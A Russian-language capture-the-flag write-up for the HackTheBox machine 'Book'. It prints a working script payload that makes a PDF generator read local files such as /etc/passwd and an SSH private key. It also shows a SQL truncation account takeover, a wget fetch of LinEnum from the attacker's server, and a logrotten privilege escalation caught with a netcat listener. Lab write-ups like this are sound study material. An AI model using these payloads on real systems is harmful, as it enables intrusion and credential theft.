Book 10.10.10.176

Recon

sudo masscan -e tun0 -p1-65535,U:1-65535 10.10.10.176 --rate=500

```
Discovered open port 80/tcp on 10.10.10.176
Discovered open port 22/tcp on 10.10.10.176
```

nmap -A 10.10.10.176 -p22,80 > nmap_scan

```
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 f7:fc:57:99:f6:82:e0:03:d6:03:bc:09:43:01:55:b7 (RSA)
|   256 a3:e5:d1:74:c4:8a:e8:c8:52:c7:17:83:4a:54:31:bd (ECDSA)
|_  256 e3:62:68:72:e2:c0:ae:46:67:3d:cb:46:bf:69:b9:6a (ED25519)
80/tcp open  http    Apache httpd 2.4.29 ((Ubuntu))
| http-cookie-flags:
|   /:
|     PHPSESSID:
|_      httponly flag not set
|_http-server-header: Apache/2.4.29 (Ubuntu)
|_http-title: LIBRARY - Read | Learn | Have Fun
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```


80 - http, 22 - ssh

Запускаем `gobuster gobuster dir -u http://10.10.10.176/ -w /usr/share/wordlists/dirb/common.txt`

```
=====================================================================
/.hta (Status: 403)
/.htaccess (Status: 403)
/.htpasswd (Status: 403)
/admin (Status: 301)
/docs (Status: 301)
/images (Status: 301)
/index.php (Status: 200)
/server-status (Status: 403)
=====================================================================
2020/04/15 07:02:23 Finished
=====================================================================
```

User Owner

Регистрируемся на сайте и переходим на вкладку `Contact Us`, где можем видеть почту администратора `admin@book.htb`




Пробуем зайти на сайт уже с логином админа и сбрутфорсить пароль, но безуспешно. Параллельно исследуя страницу натыкаемся на функцию --> при регистрации возможно ввести логин не более 20 символов, а имя пользователя не более 10.

```
function validateForm() {
  var x = document.forms["myForm"]["name"].value;
  var y = document.forms["myForm"]["email"].value;
  if (x == "") {
    alert("Please fill name field. Should not be more than 10 characters");
    return false;
  }
  if (y == "") {
    alert("Please fill email field. Should not be more than 20 characters");
```


```
        return false;
    }
}
```

Возможно это truncate sql, попытаемся ее заэксплуатировать.SQL Truncation - это уязвимость, возникающая из-за неправильной настройки баз данных. Эта уязвимость потенциально может привести к компрометации привилегий учетной записи пользователя.

Принцип уязвимости заключается в том, что нам необходимо передать больше символов, чем доступно (в данном случае 21) и вписать любую букву или слово.




Попробуем зайти на сайт `http://10.10.10.176/admin` с кредсами - `admin@book.htb:123` и успешно заходим под админом.



Исследуя дальше замечаем, что мы можем:

1. Читать сообщения, которые пользователи нам отправляли
2. Смотреть добавленные коллекции и учетки пользователей



Коллекции и пользователи предоставляются в pdf виде. И каждый раз при добавлении мы должны заново скачать его, попробуем использовать LFI уязвимость в pdf. Перед этим обязательно добавив хост в `/etc/hosts`, чтобы избежать ошибки.

При поиске натыкаемся на данный сайт LFI PDF, в котором полностью описана техника атаки.

Вставлем `<script>x=new XMLHttpRequest;x.onload=function(){document.write(this.responseText)};x.open("GET","file:///etc/passwd");x.send();</script>` в поле для автора и загружая изначально пустой pdf файл на странице `/index.php` с обычного пользователя, мы получаем LFI уязвимость.

```
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin www-data:x:33:33:www-
data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin gnats:x:41:41:Gnats
Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin systemd-
network:x:100:102:systemd Network
Management,,,:/run/systemd/netif:/usr/sbin/nologin systemd-
resolve:x:101:103:systemd
Resolver,,,:/run/systemd/resolve:/usr/sbin/nologin
syslog:x:102:106::/home/syslog:/usr/sbin/nologin
messagebus:x:103:107::/nonexistent:/usr/sbin/nologin
_apt:x:104:65534::/nonexistent:/usr/sbin/nologin
lxd:x:105:65534::/var/lib/lxd/:/bin/false
uuidd:x:106:110::/run/uuidd:/usr/sbin/nologin
dnsmasq:x:107:65534:dnsmasq,,,:/var/lib/misc:/usr/sbin/nologin
landscape:x:108:112::/var/lib/landscape:/usr/sbin/nologin
pollinate:x:109:1::/var/cache/pollinate:/bin/false
sshd:x:110:65534::/run/sshd:/usr/sbin/nologin
reader:x:1000:1000:reader:/home/reader:/bin/bash
mysql:x:111:114:MySQL Server,,,:/nonexistent:/bin/false
```

В ней мы можем увидеть имя пользователя и путь до него, в данной строке `reader:x:1000:1000:reader:/home/reader:/bin/bash`

Используем еще раз уязвимость, чтобы забрать `user.txt` `<script>x=new XMLHttpRequest;x.onload=function() {document.write(this.responseText)};x.open("GET","file:///home/reader/user.txt");x.send( );</script>`

```
51c1d4b5197fa30e3e5d37f8778f95bc
```

USER owner - 51c1d4b5197fa30e3e5d37f8778f95bc

Root Owner

Для рута нам нужен доступ к машине. Для этого поищем ssh ключи, которые находятся в `/home/reader/.ssh`. Скопируем приватный ключ все такой же уязвимостью - `<script>x=new`

```
XMLHttpRequest;x.onload=function()
{document.write(this.responseText)};x.open("GET","file:///home/reader/.ssh/id_rsa");x.se
nd();</script>
```

Далее необходимо преобразовать его в текстовый документ. Обычное копирование не поможет из-за того, что в pdf также присутсвуют невидимые символы. Есть много онлайн решений, но мне они не помогли, тогда я воспользовался скриптом на python - `pdf2txt.py`. Про его использование можно прочитать тут и тут. Преобразуем и исправляем пробелы, которые сами по себе не могут преобразоваться верно. Получаем приватный ssh ключ, с помощью которого заходим на машину командой - `sudo ssh -i id_rsa reader@10.10.10.176`. При этом необходимо дать файлу с ключом права `chmod +x` или `chmod 700`, что одинаково.

На машине находится файлы - user.txt,lse.sh и папка backups

```
Last login: Thu Apr 16 12:46:08 2020 from 10.10.14.7
reader@book:~$ ls
backups  lse.sh  user.txt
reader@book:~$ cd backups/
reader@book:~/backups$ ls
access.log    access.log.2  access.log.4  access.log.6  LinEnum.sh  payloadfile
access.log.1  access.log.3  access.log.5  enum          logrotten
reader@book:~/backups$
```

Копируем папку на свою машину для исследования (дело в том,что есть вероятность, что у нас упадет соединение или какой-то другой пользователь hackthebox удалит/редактирует все файлы), поэтому я обычно сохраняю их себе командой `sudo scp -i id_rsa reader@10.10.10.176:/home/reader/backups/* /home/YOU_PATH`. Загружаем скрипт `LinEnum` через свой python сервер, чтобы быстро просканить машину.

Командами `python3 -m http.server -d dir` и `wget 10.10.14.7:8000/LinEnum/LinEnum.sh`, не увидя ничего интересеного я решил подробнее узнать про `logrotten`. Наткнувшись на exploit. Воспользуемся им, при этом редактируя файл `payloadfile` и меняя путь скрипта при запуске.

```
reader@book:/tmp$ ls
logrotten     systemd-private-9a11103627c74a2eb338bdfc84822ccb-apache2.service-eT8BGD          vmware-root_511-2092251681
logrotten.c   systemd-private-9a11103627c74a2eb338bdfc84822ccb-systemd-resolved.service-u5AvOM
payloadfile   systemd-private-9a11103627c74a2eb338bdfc84822ccb-systemd-timesyncd.service-If3pLe
reader@book:/tmp$ ./logrotten -p ./payloadfile /home/reader/backups/access.log
Waiting for rotating /home/reader/backups/access.log ...
```

Для того, чтобы эксплойт заработал мне помогли link и link, в которых описана техника использования эксплойта.

Запустим в новых окнах `ssh` и `nc -nlvp 1234`, в первом выполним команду `echo 'hello world' >> access.log` и ожидая ответ от второй. Выполним команду `cat /root/root.txt` и забирем флаг.

Root owner - 84da92adf998a1c7231297f70dd89714

Дополнительные сайты, которые мне помогли с эксплойтом:

- Details
- Abusing